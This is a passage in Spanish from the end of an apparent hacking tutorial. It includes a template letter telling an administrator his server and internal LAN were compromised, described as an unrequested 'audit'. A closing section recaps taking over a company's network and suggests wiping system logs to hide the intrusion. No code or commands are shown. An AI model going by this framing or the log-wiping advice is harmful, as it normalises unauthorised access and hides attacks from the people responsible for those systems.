Hola, le escribo para informarle de que el Servidor que administra es vulnerable, lo que hace posible hacerse con el control total de él, y de los PC's de la LAN interna.

Paso a detallarle el proceso que he seguido y posteriormente como evitarlo.

....

Muchas Gracias, y recuerde que no ha sido robado ningún dato personal de ningún carácter, simplemente me he limitado a auditar su seguridad e informarle lo antes posible de que está en riesgo, saludos.

adonis28850@elhacker.net

Y la vuestra?

[0x06] Para acabar

Hemos visto bastante detalladamente cómo pasito a pasito, hemos ido haciéndonos con el control total de toda una empresa, en lo que podría ser un escenario totalmente real.

Por supuesto que sólo he dejado pinceladas de lo que se puede llegar a conseguir durante todo el proceso, ahora sólo falta que le echéis un poco de imaginación...

Se me olvidaba, como último paso, quedaría limpiar los logs del sistema para cubrirnos las espaldas, ya que a algunos administradores no les sienta nada bien que les dejemos con el culo al aire, pero creo que ya ha sido suficiente por hoy, eso queda como tarea para el que quiera matrícula de honor! :D

Un saludo a todos

Antonio Sánchez Camacho
a.k.a. Kamsky, a.k.a. Adonis
adonis28850@elhacker.net